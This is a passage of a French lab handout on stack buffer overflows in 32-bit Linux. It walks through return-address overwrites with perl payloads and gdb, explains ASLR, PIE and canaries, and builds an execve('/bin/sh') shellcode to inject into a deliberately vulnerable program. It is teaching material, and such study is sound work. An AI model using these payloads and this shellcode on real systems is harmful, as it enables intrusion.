Ensuite, nous devons également écraser la sauvegarde de la base de pile du contexte appelant (la valeur de `ebp` dans la fonction `main`). Sur une architecture 32 bits, cette valeur tient sur 4 octets.

Finalement, les octets suivants que nous écrasons constituent l'adresse de retour de la fonction `check()`. Nous pouvons remplacer celle-ci par l'adresse de la fonction `a()` qui, toujours sur une architecture 32 bits, tient également sur 4 octets. **Attention !** Nous travaillons sur une architecture x86, c'est-à-dire une architecture *little-endian*. Lors de la réécriture de l'adresse de retour, les 4 octets d'adresse doivent être écrits de droite à gauche.

Admettons que l'adresse de la fonction `a()` soit `0x4011b9`, la charge utile doit être de la forme suivante :

```
debian@myhostname:~/tp-vuln/07/$ perl -e 'print "A"x40 . "B"x4 . "\xb9\x11\x40\x00"' | xxd
```

Ici, le contenu de la pile d'exécution de la fonction `check()` est rempli de caractères `A`, la base de pile du contexte appelant est équivalent à la chaine de caractères `"BBBB"` (soit `0x42424242`) et l'adresse de retour est écrasée par l'adresse de la fonction `a()`.

Nous pouvons tester cette attaque à l'aide de `gdb` :

```
(gdb) delete
(gdb) run < <(perl -e 'print "A"x40 . "B"x4 . "\xb9\x11\x40\x00"')
```

Si notre attaque a réussi, alors nous pouvons observer le résultat du `printf` présent dans la fonction `a()`. De plus, nous pouvons observer un message d'erreur et le programme se termine :

```
Program received signal SIGSEGV, Segmentation fault.
```

Ceci s'explique par le fait que nous avons détourné le flot d'exécution vers la fonction `a()` sans réaliser un appel à la fonction (avec l'instruction `call`). De ce fait, nous n'avons pas choisi une adresse de retour et une base de pile correcte. La fonction `a()` s'exécute normalement mais, lors du retour, nous ne maîtrisons pas l'adresse de retour et le pointeur d'instruction fait un saut à une adresse que le programme n'a pas le droit d'exécuter.

Nous pouvons observer ce comportement en exécutant pas à pas les deux dernières instruction de la fonction `a()` (juste avant le début de la fonction `b()`). Après l'exécution de l'instruction `leave`, la valeur dans le registre `ebp` est égale à celle que nous avons écrasée. À l'adresse pointée par `esp` se situe une valeur que le programme considère comme l'adresse de retour. Or rien n'a été écrit à cette adresse et la valeur qui s'y trouve sera utilisée.

Bien évidemment, ce n'est pas l'exécution de l'instruction `ret` qui provoque la levée d'exception (celle-ci se situe à une adresse que le programme a le droit d'exécuter) : c'est l'exécution de l'instruction située à l'adresse de destination. Le script `gdb` suivant permet d'observer ce comportement :

```
(gdb) delete
(gdb) break *(&b - 2)
(gdb) run < <(perl -e 'print "A"x40 . "B"x4 . "\xb9\x11\x40\x00"')
(gdb) stepi
(gdb) info registers esp ebp
# ici la valeur de ebp est 0x42424242
(gdb) x /wx $esp
# valeur que le programme considere comme l'adresse de retour
(gdb) stepi
# saute a une adresse que le programme n'a pas le droit d'executer
(gdb) stepi
# tente d'exectuer l'instruction suivante -> SIGSEGV, Segmentation fault
```

6.3 Contremesures

Comme nous l'avons vu, le compilateur produit un programme où le flot d'exécution est assuré par l'ajout dans la pile des valeurs de base de pile et d'adresse de retour à chaque appel de la fonction. C'est donc la responsabilité du concepteur du programme de s'assurer qu'aucun dépassement de tampon ne permette (comme nous venons de le faire) de modifier le flot d'exécution.

En revanche, les systèmes d'exploitation modernes implémentent des contremesures afin de protéger l'exécution des programmes contre ce type d'attaques. Dans le contexte de ce TP, nous pouvons en citer deux :

— l'ASLR : la *randomisation* de l'espace d'adressage

— l'ajout et la vérification de canaris (*stack cookies*)

Pour le bien de ce TP, nous avons demandé au système d'exploitation de désactiver ces mécanismes en ajoutant une option de compilation et en utilisant les options du débogueur. Dans cette section, nous activons ces contremesures et observons leur effet sur notre précédente attaque.

6.3.1 ASLR : la *randomisation* de l'espace d'adressage

Dans notre précédente attaque, nous avons écrasé l'adresse de retour par l'adresse de la fonction `a()`. Cette adresse est absolue. Le système se protège contre l'exploitation de ce type de vulnérabilités en rendant aléatoire l'adresse de chargement des section du programme. Cette mesure de protection rend la recherche de l'adresse de la fonction `a()` difficile.

Par défaut, afin de faciliter le travail de débogage, `gdb` demande au système d'exploitation de ne pas activer l'ASLR. C'est la raison pour laquelle nous obtenons toujours la même adresse pour la fonction `a()`. Il est possible de désactiver ce comportement et laisser le système d'exploitation maître de l'allocation mémoire du programme avec la commande `set disable-randomization off`.

Question 47 Écrire un script `aslr.gdb` qui demande à `gdb` de ne pas désactiver l'ASLR et affiche l'adresse de la fonction `a()` après exécution du programme.

```
debian@myhostname:~/tp-vuln/07/$ cat aslr.gdb
set disable-randomization off
break main
run
printf "&a = %p\n", &a
quit
```

Question 48 Exécuter `gdb` plusieurs fois avec ce script comme argument. Que peut-on observer ?

```
debian@myhostname:~/tp-vuln/07/$ gdb --command=aslr.gdb ./function.elf
```

Question 49 Tenter de réaliser l'attaque précédente, avec l'adresse trouvée précédemment pour la fonction `a()`, directement en exécutant le programme depuis le *shell* (sans passer par `gdb`). Expliquer le comportement observé.

```
debian@myhostname:~/tp-vuln/07/$ perl -e 'print "A"x40 . "B"x4 . "\xb9\x11\x40\x00"' | ./function.elf
```

L'attaque précédente ne fonctionne pas si nous exécutons le programme directement depuis le *shell* car l'ASLR modifie l'adresse de chargement du programme. L'adresse de fonction `a()` que nous donne `gdb` n'est pas celle à laquelle elle se trouve en temps normal.

L'ASLR ne peut cependant modifier l'adresse de chargement des programmes que si ceux-ci sont *position independent* : ce qui signifie qu'ils peuvent être chargé à n'importe quelle position dans la mémoire. Si nous demandons au compilateur de ne pas rendre le programme *position independent*, alors celui-ci indiquera au système d'exploitation de ne pas modifier son adresse de chargement. Avec `gcc`, l'option de compilation pour ne pas rendre le programme *position independent* est `-no-pie`, où PIE signifie *position independent executable*.

Attention ! Ceci n'affecte que l'adresse de chargement du programme en mémoire, pas l'adresse d'allocation pour la pile d'exécution. Les adresses d'allocation des variables varient donc toujours à chaque exécution.

Question 50 Compiler de nouveau le programme, cette fois ci en demandant au compilateur de ne pas rendre le programme *position independent*. C'est-à-dire avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fno-stack-protector -no-pie -o function.elf function.c
```

Question 51 Exécuter `gdb` fois avec le script `aslr.gdb` comme argument. Quelle est la nouvelle adresse de le la fonction `a()` ?

```
debian@myhostname:~/tp-vuln/07/$ gdb --command=aslr.gdb ./function.elf
```

Question 52 Directement en exécutant le programme depuis le *shell* (sans passer par `gdb`), réaliser l'attaque précédente avec la nouvelle adresse trouvée pour la fonction `a()`.
Exemple si l'adresse de fonction `a()` est `0x8049182` :

```
debian@myhostname:~/tp-vuln/07/$ perl -e 'print "A"x40 . "B"x4 . "\x82\x91\x04\x08"' | ./function.elf
```

6.3.2 Le canari : *stack cookie*

Une seconde contremesure intéressante dans le contexte de ce TP est l'ajout et la vérification de canaris (*stack cookies*). Il est possible de demander au compilateur l'ajout et la vérification de valeurs placées dans la pile d'exécution : entre la mémoire dédiée à l'allocation des variables locales (pointée par les registres `esp` et `ebp`) et celle qui contient l'adresse de retour. Lors d'une écriture dans la pile d'exécution, une vérification de la valeur du canari permet de détecter un dépassement de tampon et de réaliser une action adaptée (fin du programme, restauration de la pile d'exécution, etc.).

À la compilation, cette valeur est toujours la même. C'est le système d'exploitation qui est chargé, à l'exécution du programme, de modifier les valeurs des canaris avec des valeurs pseudo aléatoires afin d'empêcher un potentiel adversaire de les connaître et les réécrire lors d'un dépassement de tampon. À l'aide de `gcc`, l'ajout d'une vérification de canaris est réalisé avec l'option `-fstack-protector`.

Le nom "canari" provient de l'utilisation de canaris par les mineurs de charbon pour détecter la présence de monoxyde de carbone. Le rythme respiratoire rapide, la petite taille et le métabolisme élevé de l'oiseau, par rapport aux mineurs, ont conduit les oiseaux des mines dangereuses à succomber avant les mineurs, leur donnant ainsi le temps d'agir.

Question 53 Compiler de nouveau le programme, cette fois ci en demandant au compilateur d'ajouter une vérification de canaris. Garder le programme en *position independent*. C'est-à-dire avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fstack-protector -o function.elf function.c
```

Question 54 À l'aide de `gdb`, exécuter le programme et afficher la nouvelle adresse de la fonction `a()`. Avec cette adresse, exécuter de nouveau l'attaque précédente. Que se passe-t-il ?

```
(gdb) break main
(gdb) run
(gdb) print &a
(gdb) delete
(gdb) run < <(perl -e 'print "A"x40 . "B"x4 . "\xc9\x11\x40\x00"')
```

Question 55 Tenter de réaliser l'attaque précédente, avec l'adresse trouvée précédemment pour la fonction `a()`, directement en exécutant le programme depuis le *shell* (sans passer par `gdb`). L'ajout et la vérification de canaris est elle compatible avec l'ASLR ?

```
debian@myhostname:~/tp-vuln/07/$ perl -e 'print "A"x40 . "B"x4 . "\xc9\x11\x40\x00"' | ./function.elf
```

7 Exécution de code arbitraire : *shellcode*

Dans la section précédente, nous avons vu qu'il était possible de contrôler le flot d'exécution d'un programme en utilisant un dépassement de tampon pour réécrire l'adresse de retour d'une fonction. Nous avons vu aussi qu'il était possible de réutiliser du code déjà présent en mémoire comme la suite de l'exécution du programme.

Dans cette section, nous utilisons un dépassement de tampon pour exécuter du code arbitrairement placé en mémoire lors de l'exécution dudit dépassement. Nous nous plaçons dans la peau d'un attaquant dont l'objectif est d'obtenir l'exécution d'un *shell* à distance.

Imaginons que nous soyons face à un programme qui s'exécute sur une machine distante. Nous considérons un programme qui demande à l'utilisateur de transmettre de la donnée en premier argument. Le programme appelle une fonction contenant deux tableaux initialisés avec de la donnée par défaut. Une copie de la donnée transmise par l'utilisateur dans un des deux tableaux est réalisée par la fonction. Avant et après la copie, des messages informent l'utilisateur du contenu des tableaux. Le code source du programme est le suivant (interdiction de le modifier !) :

```c
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>

int f(
  char *i
){
  char a[0x40] = {};
  char b[0x40] = {};

  memset(&a[0], 'a', 0x40);  a[0x3f] = '\0';
  memset(&b[0], 'b', 0x40);  b[0x3f] = '\0';

  printf("Before copy to %p\n", b);
  printf("%s\n", a);
  printf("%s\n", b);

  strcpy(b, i);

  printf("After copy\n");
  printf("%s\n", a);
  printf("%s\n", b);

  return 0;
}

int main(
  int argc,
  char *argv[]
){
  char buf[256];

  if ( argc < 2 ) {
    fprintf(stderr, "Missing Parameter\n");
    exit(1);
  }

  strncpy(&buf[0], argv[1], 256);
  f(&buf[0]);
}
```

Question 56 Le code source du programme est disponible dans le fichier `./tp-vuln/08/copy.c`. Compiler le programme avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fno-stack-protector -z execstack \
  -o copy.elf copy.c
```

Constater son fonctionnement.

Question 57 Analyser le code source du programme. Comment est-ce que le développeur s'assure qu'aucun dépassement de tampon n'est possible dans la fonction `main` ? Si la fonction `main` n'est pas vulnérable, où se situe la vulnérabilité ? Pourquoi ?

Question 58 Quelle est l'option de compilation utilisée que nous n'avons pas encore rencontrée ?

Solution

Le développeur s'assure qu'aucun dépassement de tampon n'est possible dans la fonction `main` en utilisant la fonction `strncpy()`, qui limite le nombre d'octets copiés. Ici, la limite est fixée à 256 octets, ce qui est la taille du tampon `buf`. Il n'est donc pas possible de réaliser un dépassement de tampon ici car les caractères passés en argument après 256 sont ignorés par `strncpy()`.

Cependant, une vulnérabilité se glisse dans l'appel de la fonction `f()`. En effet, cette fonction est appelée (à la ligne 40) avec comme paramètre un pointeur vers le tampon `buf`. Or cette fonction contient un appel `strcpy()` (à la ligne 19) sans vérification de la taille du tampon de destination (ici, la variable `b`).

À la vue du code source, il semble que la mémoire allouée pour les variables locales de la fonction `f()` contient deux fois (pour `a` et pour `b`) `0x40` octets : soit un total de 128 octets. Or, le tampon source (dont l'adresse est le paramètre `i`, c'est-à-dire `buf`) contient 256 octets. Une vérification avec `gdb` s'impose, mais il semble probable qu'un dépassement de tampon soit possible dans la fonction `f()` et que son adresse de retour puisse être écrasée.

De plus, le programme est compilé avec l'option `-z execstack`. L'option `-z` de `gcc` permet de passer des arguments au *linker* (le programme chargé de l'édition des liens). L'argument `execstack` est donc un argument du *linker* : il stipule que l'allocation mémoire pour la pile d'exécution doit être exécutable. De ce fait, si le pointeur d'instruction se trouve dans la région mémoire dédiée à la pile d'exécution, l'exécution d'instructions ne sera pas interdite.

Ce programme est donc vulnérable à une exécution de code arbitraire. Il est possible pour un adversaire de passer en argument des instructions, exécutables par la machine, afin que celles-ci soient copiées dans la pile d'exécution. Ensuite, un dépassement de tampon dans la fonction `f()` permet d'écraser l'adresse de retour et de sauter à l'adresse où les instructions ont été copiées.

7.1 Écriture de la charge utile

Nous allons réaliser une attaque du programme afin d'obtenir l'exécution d'un *shell* sur la machine. Pour cela nous devons écrire un *shellcode* : un ensemble d'instructions qui permet l'exécution dudit *shell* sur la machine.

Le *shellcode* dépend évidemment du contexte d'environnement sur la machine cible : son architecture et son système d'exploitation. Dans ce TP, nous travaillons sur une architecture x86 32 bits qui fait fonctionner un noyau Linux. Nous allons donc écrire notre *shellcode* en conséquence.

7.1.1 Étude préliminaire

Avant de pouvoir écrire notre charge utile, nous devons trouver une méthode d'exécuter un *shell* depuis un programme déjà en exécution. Sous Linux, comme sous tous les systèmes POSIX, nous pouvons utiliser le chargeur du système d'exploitation.

Le chargeur est un composant du système d'exploitation dont le rôle est de charger des programmes en mémoire, afin de créer un processus. Il est généralement invoqué à l'aide d'un appel système. Cependant, dans des systèmes basés sur le noyau Linux, d'autres fonctionnalités de chargement, comme celles des bibliothèques dynamiques, sont gérées par le programme auquel le chargeur délègue une partie de son travail.

Dans la plupart des systèmes Unix, le chargeur est appelé via la famille d'appels système `execve`. Ces appels diffèrent essentiellement dans les paramètres qu'il est possible de spécifier, notamment les variables d'environnement qui seront passées au programme en cours de chargement.

Question 59 Le code source à compléter d'un programme est disponible dans le fichier `./tp-vuln/09/execve.c`. À l'aide du manuel des fonction de programmation sous Linux, compléter le programme pour réaliser un appel système `execve` et exécuter le programme `/bin/sh` sans argument.

```
debian@myhostname:~/tp-vuln/09/$ man 2 execve
```

Question 60 Compiler et exécuter le programme. Vérifier que celui-ci lance un *shell* depuis le processus courant et que nous pouvons interagir avec la machine.

```
debian@myhostname:~/tp-vuln/09/$ gcc -g -O0 -Wall -o execve.elf execve.c
debian@myhostname:~/tp-vuln/09/$ ./execve.elf
$ echo "youpi!"
youpi!
$ exit
```

Solution

Pour réaliser un appel système `execve`, nous devons exécuter la fonction du même nom. Un appel à cette fonction nécessite 3 arguments :

- un pointeur vers une chaîne de caractères qui donne le chemin vers le programme à exécuter (ici `/bin/sh`);
- un tableau de pointeurs vers des chaînes de caractères qui constituent les arguments passés au programme à son exécution. Le tableau se termine par un pointeur nul. Par convention, le premier argument doit contenir le chemin vers le programme exécuté (ici `/bin/sh`). Nous pouvons également laisser vide.
- un tableau de pointeurs vers des chaînes de caractères qui constituent les arguments passés à l'environnement du programme à son exécution. Le tableau se termine par un pointeur nul. Par convention, les arguments sont formatés sous la forme `key=value`.

Voici un exemple de programme qui réalise un appel système `execve` et exécute le programme `/bin/sh` sans argument :

```
#include <unistd.h>

int main(
  int argc,
  char *argv_main[]
) {
  char *pathname = "/bin/sh";
  char *argv[] = { pathname, NULL };
  char *envp[] = { NULL };

  execve(pathname, argv, envp);
  return 0;
}
```

Question 61 Utiliser `objdump` pour désassembler le programme que nous venons de compiler. Utiliser l'option `--section` pour ne sélectionner que la section `.text`.
La fonction `execve` se trouve-t-elle dans le code du programme ? Pourquoi ?
Pouvons nous utiliser le code de notre programme pour injecter un `shellcode` dans le programme cible ?

```
debian@myhostname:~/tp-vuln/09$ objdump --disassemble --section=.text execve.elf | less
```

Le code de la fonction `execve` ne se trouve pas le programme car il fait partie des bibliothèques chargées dynamiquement en mémoire. Nous ne pouvons donc pas utiliser le code de notre programme pour injecter un `shellcode` car le programme cible ne chargera pas dynamiquement le code de la fonction `execve`.

Nous faisons également face à un second problème : dans le programme que nous souhaitons attaquer, la mémoire allouée pour les variables locales de la fonction vulnérable est de 128 octets (revoir le début de la section 7). Or il est possible que le code du programme que nous venons d'écrire nécessite trop de mémoire pour pouvoir être injecté.

Question 62 Utiliser le programme `objcopy` pour extraire seulement la section `.text` du programme dans un fichier binaire `shellcode.o` :

```
objcopy --output-target=binary --only-section=.text execve.elf shellcode
```

Utiliser `objdump` pour désassembler le fichier binaire extrait et connaître le nombre d'octets dans celui-ci. Comme le fichier ne comporte pas d'information sur le jeu d'instruction utilisé, nous devons le préciser à `objdump` avec l'option `--architecture`. Ici nous travaillons sur une architecture x86 32 bits, soit `i386`.

```
objdump --target=binary --disassemble-all --architecture=i386 shellcode
```

Combien d'octets composent ce fichier binaire ? Ce nombre est-il inférieur à 128 ?

Notre fichier binaire comporte `0x205` octets, soit 517 en décimal. Ce nombre est supérieur à 128 donc, même nous avions extrait le code de la fonction `execve` avec notre programme (ce qui n'est pas le cas), alors la fonction vulnérable dans le programme que nous souhaitons attaquer n'alloue pas suffisamment de mémoire. Nous devons donc écrire notre *shellcode* de manière plus optimisée pour que notre attaque réussisse.

Une manière optimisée de réaliser du code exécutable est de ne pas laisser la tâche au compilateur : nous devons écrire notre *shellcode* en assembleur. Dans le cadre de ce TP, en assembleur x86 32 bits. Nous pouvons cependant nous appuyer sur le résultat de notre précédente compilation pour nous aider dans cette tâche.

Question 63 Exécuter notre programme avec `gdb` et désassembler le code de la fonction `execve`, que nous allons utiliser pour l'écriture du *shellcode*.

```
debian@myhostname:~/tp-vuln/09/$ gdb ./execve.elf
```

```
(gdb) break main
(gdb) run
(gdb) disassemble execve
```

Le résultat doit ressembler à ceci :

```
<+0>:   push   %ebx
<+1>:   mov    0x10(%esp),%edx
<+5>:   mov    0xc(%esp),%ecx
<+9>:   mov    0x8(%esp),%ebx
<+13>:  mov    $0xb,%eax
<+18>:  call   *%gs:0x10
<+25>:  pop    %ebx
<+26>:  cmp    $0xfffff001,%eax
<+31>:  jae    0xb7debf60 <__syscall_error>
<+37>:  ret
```

Avant l'appel à cette fonction `execve`, le programme se charge d'empiler les 3 paramètres. Ici, les 3 paramètres sont des pointeurs : sur notre architecture 32 bits, ils font donc 4 octets de large. Par rapport à la tête de pile, ils sont donc respectivement situés à :

— `$esp + 4` pour le premier argument : `const char *pathname`
— `$esp + 8` pour le deuxième argument : `char *const argv[]`
— `$esp + 12` pour le troisième argument : `char *const envp[]`

La première instruction de la fonction est un `push %ebx`, dont nous ignorons l'utilité. Retenons seulement que, après son exécution, les arguments sont décalés de 4 par rapport à la tête de pile et situés respectivement à `$esp + 8`, `$esp + 12` et `$esp + 16`.

Les instructions situées à partir de l'offset 25, dans le corps de la fonction `execve`, permettent de vérifier si une erreur s'est produite et d'assurer un retour au contexte appelant. **Le corps de l'appel système** se situe donc entre les offset 1 et 24, c'est-à-dire que celui-ci **est constitué de 4 instructions `mov` et 1 instruction `call`**. Pour comprendre cette architecture, nous devons regarder la documentation (ou le code source) du noyau Linux, disponible publiquement. En particulier le fichier `arch/x86/entry/entry_32.S` pour un Linux compilé sur une architecture 32 bits.

Question 64 Une copie de ce fichier est disponible dans le dossier `./tp-vuln/`. Ouvrir ce fichier avec un éditeur de texte et rechercher le paragraphe en commentaire suivant :

— `32-bit legacy system call entry`

```
debian@myhostname:~/tp-vuln/09/$ nano ~/tp-vuln/entry_32.S
```

À l'aide des commentaires situés dans ce paragraphe, expliquer pourquoi les trois arguments sont placés dans les registres `ebx`, `ecx` et `edx` par la fonction `execve`. Déduire ce que représente la valeur `0xb` placée dans le registre `eax` par cette même fonction.

Question 65 Toujours dans le code du noyau Linux, le tableau `arch/x86/entry/syscalls/syscall_32.tbl` contient les numéros, noms et vecteurs d'entrée des appels système pour une architecture 32 bits. Une copie de ce fichier est disponible dans le dossier `./tp-vuln/`.
D'après le contenu de ce fichier, confirmer votre intuition en cherchant le nom de l'appel système dont la valeur est placée dans le registre `eax`.

Solution

Avant un appel système, Linux place les arguments (qui sont des pointeurs) dans des registres généraux. Les premier, deuxième et troisième arguments sont respectivement placés dans les registres `ebx`, `ecx` et `edx`. L'appel système qui est réalisé dépend du numéro de l'appel à réaliser. Dans le cas de l'appel système `execve`, le numéro est 11, soit `0xb` en hexadécimal. Ce numéro est placé par la fonction `execve` dans le registre `eax`.

Sur une architecture x86 64 bits, après avoir chargé les registres, l'appel système est réalisé avec l'instruction `syscall`. Sur une architecture x86 32 bits, le comportement est différent : les argument doivent être empilés et l'instruction `sysenter` doit être exécutée. Afin de garder une cohérence et faciliter la compatibilité, les développeurs de la bibliothèque *libc* ont choisi de proposer des fonctions qui suivent le comportement de l'architecture x86 64 bits (comme la fonction `execve`).

En réalité, placer les arguments dans les registres généraux est donc une perte de temps sur une architecture x86 32 bits. L'instruction `call` présente dans le code de la fonction `execve` appelle donc un *wrapper* chargé de réaliser l'appel système, qui va faire le travail inverse : empiler le contenu des registres généraux et exécuter l'instruction `sysenter`.

L'adresse de ce *wrapper* est obtenue à partir d'un saut indirect ; l'adresse de destination est située à un offset de l'adresse contenue dans le registre de sélection `gs` (qui n'est pas un registre général). Nous ne pouvons donc pas prévoir l'adresse de ce *wrapper* seulement en regardant le code source.

Question 66 À l'aide de `gdb`, ajouter un point d'arrêt avant l'exécution de l'instruction `call` dans la fonction `execve`. Exécuter le programme et une instruction supplémentaire pour que le pointeur d'instruction se trouve dans le *wrapper* d'appel système.
Quelles sont les prérequis nécessaires au bon fonctionnement de `sysenter` ? Que doit-on ne pas oublier qui n'est pas explicité dans ce *wrapper* ?

```
(gdb) layout split
(gdb) break *(execve + 18)
(gdb) run
(gdb) stepi
```

Après cette étude préliminaire, nous connaissons la stratégie d'écriture de notre *shellcode*. Nous devons créer une chaine de caractères `"/bin/sh"` et mémoriser son adresse comme pointeur, que nous chargeons dans le registre `ebx` : premier argument pour la chaîne de caractères `const char *pathname`. Nous devons également créer une structure composée du pointeur vers la chaine de caractères `"/bin/sh"` et d'un pointeur nul. Le pointeur vers cette structure doit être mémorisé et chargé dans le registre `ecx` : deuxième argument pour le tableau `char *const argv[]`. Nous chargeons dans le registre `edx` un nouveau pointeur nul : troisième argument `char *const envp[]`.

Finalement, nous pouvons copier le code du *wrapper* pour assurer les prérequis nécessaires au bon fonctionnement de `sysenter` : empiler le contenu des registres généraux. Nous ne devons pas oublier de charger le registre `eax` avec la valeur 11 avant l'exécution de l'instruction `sysenter` car ceci n'est pas explicité dans le *wrapper*.

7.1.2 Écriture du *shellcode*

Dans cette section, nous écrivons un *shellcode* qui permet l'exécution du programme `/bin/sh`. Nous ne nous soucions pas de vérifier si une erreur se produit après l'exécution ni de réaliser un retour au contexte appelant.

Le code source `./tp-vuln/10/jump.c` décrit un programme qui réalise un saut vers le label `shellcode`. Le code source `./tp-vuln/10/shellcode.s` contient un squelette prêt à l'implémentation du *shellcode*, qui débute avec le label `shellcode`.

Question 67 Compiler et exécuter ce programme puis observer le résultat.

```
debian@myhostname:~/tp-vuln/10$ gcc -g -O0 -Wall -o jump.elf shellcode.s jump.c
debian@myhostname:~/tp-vuln/10/$ ./jump.elf
```

Question 68 À partir des informations que nous avons recueilles dans la section précédente, modifier le code source `./tp-vuln/10/shellcode.s` pour créer un *shellcode*.
Compiler de nouveau le programme et l'exécuter pour vérifier qu'un interpréteur *shell* est bien exécuté.
Voici quelques exemples d'instructions utiles à l'écriture du *shellcode* :

```
mov   $0x007, %ebx  # ecrit la valeur 7 dans le registre ebx
push  %ebx          # empile la valeur contenue dans le registre ebx
mov   %ebx, %ecx    # copie la valeur contenue dans ebx vers le registre ecx
```

Question 69 Vérifier que la structure créée pour le paramètre `char *const argv[]` est correcte en affichant le paramètre `$0` depuis le *shell*.

```
debian@myhostname:~/tp-vuln/10$ ./jump.elf
$ echo $0
/bin/sh
```

Solution

Nous devons empiler des valeurs de sorte à créer une chaîne de caractères `"/bin/sh"` et un pointeur nul. Ensuite nous devons charger les registres avec les pointeurs adéquats.

Commençons par le cas simple : le troisième paramètre, placé dans le registre `edx`, doit être un pointeur nul. Il suffit donc simplement de charger la valeur 0 dans ce registre :

```
mov   $0x0, %edx
```

Ensuite, pour le premier paramètre, nous devons empiler la chaîne de caractères `"/bin/sh"` et charger son pointeur dans le registre `ebx`. Nous pouvons commencer par afficher la valeur hexadécimale de cette chaîne de caractères pour connaître les valeurs à empiler.

```
debian@myhostname:~/tp-vuln/10/$ echo -n "/bin/sh" | xxd -g 1
00000000: 2f 62 69 6e 2f 73 68                           /bin/sh
```

Cette chaîne de caractères (terminée par un caractère nul) est composée de 8 octets. Sur une architecture 32 bits, la taille des registres est de 4 octets, nous devons donc créer cette chaîne de caractères en deux étapes. Comme empiler consiste à diminuer la valeur de la tête de pile, nous devons commencer par empiler les 4 octets de fin de la chaîne de caractères, puis les 4 octets de début. Attention ! Nous travaillons sur une architecture x86, c'est-à-dire une architecture *little-endian* : les 4 octets `0x02f 0x073 0x068 0x00` s'écrivent `0x0068732f` en un mot.

```
mov   $0x0068732f, %ebx
push  %ebx                # empile la fin
mov   $0x6e69622f, %ebx
push  %ebx                # empile le debut
```

Une fois que nous avons empilé cette chaîne de caractères, le pointeur vers celle-ci est donné par la tête de pile, c'est-à-dire qu'il est contenu dans le registre `esp`. Pour le premier paramètre, nous chargeons ce pointeur dans `ebx` :

```
mov   %esp, %ebx
```

Pour le deuxième paramètre, nous devons créer une structure composée du pointeur vers la chaine de caractères "/bin/sh" (que nous venons de charger dans le registre ebx) et d'un pointeur nul. Ici aussi, empiler consiste à diminuer la valeur de la tête de pile, nous devons donc commencer par empiler le pointeur nul, c'est-à-dire la fin de la structure.

```
mov   $0x00, %ecx    # pointeur nul dans ecx
push  %ecx           # empile la fin
push  %ebx           # empile le pointeur vers "/bin/sh"
```

Une fois que nous avons empilé cette structure, le pointeur vers celle-ci est donné par la tête de pile. Pour le deuxième paramètre, nous chargeons ce pointeur dans ecx :

```
mov   %esp, %ecx
```

La dernière étape consiste à charger le numéro de l'appel système execve dans le registre eax et de copier le contenu du *wrapper* (qui empile les arguments) jusqu'à l'appel système sysenter.

```
mov   $0x0b, %eax
push  %ecx
push  %edx
push  %ebp
mov   %esp, %ebp
sysenter
```

7.2 Exécution de l'attaque

Notre charge utile est écrite. Dans cette section, nous compilons le *shellcode* et l'injectons dans la mémoire allouée par le programme vulnérable. L'objectif est de se familiariser avec les contraintes d'injection et d'exécution dans ce contexte. Finalement, dans le cas où le programme vulnérable s'exécute sur une machine distante, le second objectif est de prendre le contrôle de cette machine distante en exécutant un *shell*.

7.2.1 Injection du *shellcode*

Notre shellcode est contenu dans le fichier ./tp-vuln/10/shellcode.s. Nous n'avons plus besoin du code source ./tp-vuln/10/jump.c qui réalise un saut vers celui-ci. En effet, le saut doit être réalisé en écrasant l'adresse de retour dans la mémoire allouée par le programme vulnérable. Notre attaque doit donc comporter deux étapes :

— injecter le *shellcode* dans la mémoire du programme vulnérable ;
— écraser l'adresse de retour avec l'adresse à laquelle nous avons injecté le *shellcode*.

Dans un premier temps, nous allons seulement nous concentrer sur l'injection du *shellcode*.

Question 70 Afin d'obtenir un morceau de programme seul, compiler le shellcode sans réaliser l'édition des liens. Cette opération peut être réalisée avec l'option -c de gcc.

```
debian@myhostname:~/tp-vuln/10$ gcc -c -Wall -o sh.o shellcode.s
```

Question 71 À partir de ce morceau de programme compilé, utiliser objcopy pour extraire la section .text seule dans un fichier binaire. Pour plus de compréhension, nommer ce binaire "shellcode".

```
debian@myhostname:~/tp-vuln/10$ objcopy --output-target=binary --only-section=.text sh.o shellcode
```

Question 72 Utiliser objdump pour désassembler le fichier binaire extrait et connaître le nombre d'octets dans celui-ci. Pour rappel, le fichier ne comporte pas d'information sur le jeu d'instruction utilisé et nous devons le préciser à objdump avec l'option --architecture.
Profiter de cet affichage pour vérifier que les instructions présentes dans le *shellcode* sont bien celles que nous avons écrites précédemment.

```
debian@myhostname:~/tp-vuln/10$ objdump --target=binary --disassemble-all --architecture=i386 shellcode
```

Combien d'octets composent ce fichier binaire ? Ce nombre est-il inférieur à 128 (taille de la mémoire allouée par le programme vulnérable) ?

Question 73 Copier le fichier `shellcode` dans le dossier qui contient le code source du programme vulnérable. Se placer dans ce même dossier pour réaliser l'injection.

```
debian@myhostname:~/tp-vuln/10$ cp ~/tp-vuln/10/shellcode ~/tp-vuln/08/
debian@myhostname:~/tp-vuln/10$ cd ~/tp-vuln/08/
```

Question 74 Compiler de nouveau le programme vulnérable pour s'assurer que nous soyons dans les conditions correctes du TP.

```
debian@myhostname:~/tp-vuln/08$ gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fno-stack-protector \
  -z execstack -o copy.elf copy.c
```

Question 75 Utiliser la commande `cat` pour faire un *dump* la donnée contenue dans le *shellcode*. Afficher cette donnée à l'aide d'un convertisseur hexadécimal.
Vérifier que cette donnée est identique à celle fournie précédemment par `objdump`.

```
debian@myhostname:~/tp-vuln/08$ cat shellcode | xxd -g 1
```

Question 76 Le programme vulnérable copie la donnée que nous transmettons en premier argument. Depuis un interpréteur *bash*, utiliser la syntaxe `$(cat shellcode)` pour obtenir le contenu du *shellcode* en argument.

```
debian@myhostname:~/tp-vuln/08$ ./copy.elf $(cat shellcode)
```

Question 77 À l'aide de `gdb`, nous pouvons obtenir le même comportement avec la même syntaxe lors de l'exécution de la commande `run`. Dans ce cas, `gdb` fait appel à l'interpréteur *bash* pour créer le premier argument. Exemple :

```
(gdb) run $(cat shellcode)
```

Depuis `gdb`, ajouter un *breakpoint* après le retour de la fonction `strncpy` dans le *main*, exécuter le programme vulnérable avec le contenu du *shellcode* en argument et examiner la mémoire dans le tampon `buf`.

```
debian@myhostname:~/tp-vuln/08$ gdb ./copy.elf
```

```
(gdb) layout split
(gdb) break *(main + 106)
(gdb) run $(cat shellcode)
(gdb) x /48bx &buf[0]
```

La mémoire allouée par le programme vulnérable contient elle le *shellcode* ? Comparer avec le résultat fourni par `xxd` et expliquer les différences que l'on peut observer.

